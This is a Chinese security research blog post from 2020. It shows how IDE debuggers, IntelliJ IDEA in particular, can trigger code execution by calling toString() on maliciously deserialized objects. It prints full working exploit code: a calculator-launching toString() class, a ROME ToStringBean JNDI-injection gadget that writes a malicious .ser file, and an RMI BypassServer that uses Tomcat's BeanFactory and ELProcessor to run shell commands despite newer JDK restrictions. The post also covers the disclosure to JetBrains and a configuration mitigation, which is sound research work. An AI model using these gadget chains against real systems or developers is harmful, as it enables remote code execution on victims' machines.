

Java “后反序列化漏洞” 利用思路

📅 2020年02月27日

🔖 漏洞分析 (/category/vul-analysis/)

作者: Ruilin

原文链接: <http://rui0.cn/archives/1338> (<http://rui0.cn/archives/1338>)


“后反序列化漏洞”指的是在反序列化操作之后可能出现的攻击面。反序列化漏洞是Java中最经典的一种，所以大家可能的关注点都集中在反序列化过程中的触发点而忽略了反序列化之后的攻击面，这里我会分享一些在Java反序列化后的攻击思路。

后反序列化攻击调试中的IDE

这里主要是指在一些反序列化功能下，假如在IDE的调试过程中恶意的对象被反序列化出来后可能造成的任意代码执行。注意了，这里说的不是在反序列化过程中触发。IDE就是我们常说的集成开发环境，它包含了常见的功能比如编译，调试等。下面我会主要用JetBrains的IntelliJ IDEA来做例子。当然JetBrains没有认为这是他们的漏洞，这是可以理解的，因为这更大程度上取决于用户代码的编写。这里我把它当作一个小思路分享给大家。

Variables in debugging


Debugger为我们提供了很多锦上添花的功能，在调试界面中的Variables区域我们其实可以发现一些有意思的问题。




Debugger需要为我们展示各种变量，而这时我们可以清楚的看到其值会显示到界面上。这是怎么做到的？我突然意识到IDEA内部可能是直接调用了对象的 toString 方法来显示。于是我做了下面的验证

```
public class A {  
    @Override  
    public String toString() {  
        try {  
            Runtime.getRuntime().exec("open /System/Applications/Calculator.app");  
        } catch (IOException e) {  
            e.printStackTrace();  
        }  
        return super.toString();  
    }  
}
```

首先声明一个A类，重写它的 toString 方法并在另一个位置去对它进行实例化。在实例化之后设置断点。



果然，IDEA在内部自动调用了它的 toString 方法，然后我又测试了Eclipse，需要点击一下变量才会触发，不过证明了它也是这样的处理方法。



这样看来这是一个通用的显示变量信息的功能处理逻辑，我把它类比为常见的反序列化漏洞，比如fastjson的反序列化漏洞是在反序列化过程中自动触发了get, set方法造成的，所以我们认定它是fastjson的漏洞。Java原生的反序列化漏洞会自动触发readObject方法，而使用了该方法的应用也都对此进行了黑名单保护，并认定其漏洞性质。所以我也认为这处的toString方法的自动触发可能属于这类IDE Debugger的漏洞，因为它是制造攻击的入口，所以对此我描述了一下攻击场景并且构造了几个可以触发RCE的gadgets报告给了JetBrains的安全团队。虽然最终他们没有将其定义为IDEA的漏洞，不过我还是认为这是一种安全风险，并且存在攻击成功的可能。所以也在这里给大家分享出来。

攻击场景

1. 当攻击者向支持反序列化的服务发送恶意数据后，虽然当时不会直接触发。不过假如出现特殊情况工程师需要复现这条序列化数据进行调试查看应用哪里出了问题时，恶意对象即可在其Debugger中显示出来，由此触发了RCE。

2. 攻击者给受害者发送了需要反序列化的文件，受害者如果要通过使用IDEA将其反序列化出来同时还处于debug模式时，就会触发RCE。

上面两个场景有类似之处，总而言之这种攻击情况主要会发生在一些反序列化对象之后的调试中，所以我把它称为“后反序列化漏洞”。

Gadgets

因为寻找调用链很费时间，所以我就在网上搜集了一些已经被发现的调用链，并从中筛选出了可以利用的攻击链。这里主要用ROME来举例。

ROME

```
/**
 * Created by ruilin on 2020/2/15.
 * This gadget is support deserialization, but it's limited to the JDK
version.
 */
public class Gadget2 {
    public static Field getField(Class<?> clazz, String fieldName) throws Exception {
        try {
            Field field = clazz.getDeclaredField(fieldName);
            if(field != null) {
                field.setAccessible(true);
            } else if(clazz.getSuperclass() != null) {
                field = getField(clazz.getSuperclass(), fieldName);
            }

            return field;
        } catch (NoSuchFieldException var3) {
            if(!clazz.getSuperclass().equals(Object.class)) {
                return getField(clazz.getSuperclass(), fieldName);
            } else {
                throw var3;
            }
        }
    }

    public static JdbcRowSetImpl makeJNDIRowSet(String jndiUrl) throws Exception {
        JdbcRowSetImpl rs = new JdbcRowSetImpl();
        rs.setDataSourceName(jndiUrl);
        rs.setMatchColumn("foo");
        getField(BaseRowSet.class, "listeners").set(rs, (Object)null);
        return rs;
    }

    public static void makeSer(String jndi) throws Exception {
        String jndiUrl = jndi;
        ToStringBean item = new ToStringBean(JdbcRowSetImpl.class, makeJNDIRowSet(jndiUrl));
        FileOutputStream fos = new FileOutputStream("test.ser");
        ObjectOutputStream oos = new ObjectOutputStream(fos);
        oos.writeObject(item);
        oos.flush();
    }
}
```

```

public static void main(String[] args) throws Exception {
    System.setProperty("com.sun.jndi ldap.object.trustURLCodebase", "true");


    // use https://github.com/welk1n/JNDI-Injection-Exploit this
    tool to create a JNDI server to attack.
    makeSer("ldap://127.0.0.1:1389/fflz1s");

    ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
    ream("test.ser")));
    Object s = ois.readObject();
    ois.close();

    System.out.printf("breakpoint here");
}
}

```

ROME的ToStringBean类下的 toString 方法可以调用任意对象的 get 方法，那么很显然我们可以通过JNDI注入来完成攻击，执行任意命令。



不过当我将这个gadget发给JetBrains安全团队后，他们回复说这是因为使用者没有用最新的JDK版本（因为JDK新版本中都将 `com.sun.jndi.ldap.object.trustURLCodebase` 这类属性设置为了false）

于是我又参考国外的这篇文章<https://www.veracode.com/blog/research/exploiting-jndi-injections-java> (<https://www.veracode.com/blog/research/exploiting-jndi-injections-java>) 通过利用本地Class作为Reference Factory来绕过JDK版本限制，这种需要被攻击者本地有Tomcat相关依赖。

```
public class BypassServer {
    public static void main(String[] args) throws RemoteException, NamingException, AlreadyBoundException {
        Registry registry = LocateRegistry.createRegistry(1999);
        // Exploit with JNDI Reference with local factory Class
        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true, "org.apache.naming.factory.BeanFactory", null);
        //redefine a setter name for the 'x' property from 'setX' to 'eval', see BeanFactory.getObjectInstance code
        ref.add(new StringRefAddr("forceString", "Ruilin=eval"));
        //expression language to execute 'xxxxxx', modify /bin/sh to cmd.exe if you target windows
        ref.add(new StringRefAddr("Ruilin", "\"" + "\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['(java.lang.String[])]([' /bin/sh', '-c', 'open /System/Applications/Calculator.app']).start()\"")");

        ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
        registry.bind("Exploit", referenceWrapper);
        System.out.println(referenceWrapper.getReference());
    }
}
```

```
/**
 * Created by ruilin on 2020/2/15.
 * bypass JDK version and support deserialization, please start Bypass
Server first
 */
public class Gadget3 {
    public static void main(String[] args) throws Exception {
        System.setProperty("java.rmi.server.useCodebaseOnly", "false");
        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "false");
        System.setProperty("com.sun.jndi.cosnaming.object.trustURLCodebase", "false");
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "false");


        System.out.println("java.rmi.server.codebase:"+System.getProperty("java.rmi.server.codebase"));
        System.out.println("java.rmi.server.useCodebaseOnly:"+System.getProperty("java.rmi.server.useCodebaseOnly"));
        System.out.println("com.sun.jndi.rmi.object.trustURLCodebase:"+System.getProperty("com.sun.jndi.rmi.object.trustURLCodebase"));
        System.out.println("com.sun.jndi.cosnaming.object.trustURLCodebase:"+System.getProperty("com.sun.jndi.cosnaming.object.trustURLCodebase"));
        System.out.println("com.sun.jndi.ldap.object.trustURLCodebase:"+System.getProperty("com.sun.jndi.ldap.object.trustURLCodebase"));

        Gadget2.makeSer("rmi://127.0.0.1:1999/Exploit");

        // start BypassServer first
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream("test.ser"));
        Object s = ois.readObject();
        ois.close();


        System.out.printf("breakpoint here");
    }
}
```

先运行BypassServer，然后debug Gadget3



防护

最后官方也承认存在这种攻击方式，不过认为此处不是他们的漏洞，因为这更大程度上取决于用户代码的编写的代码，确实是这样，而且利用场景比较少见，因此我把它当作一个思路分享给大家。 后来我发现这类问题其实可以归结为用户的配置原因，因为IDEA自身还是提供了是否在此处调用 toString 的配置。比如我们可以在设置里选择不调用 toString，或者提供指定的可以调用 toString 的类。但要注意的是默认情况下配置是为全部调用的，所以这是一个风险点，也是一个攻击的可能性。



Seaburg

后反序列化攻击Java应用

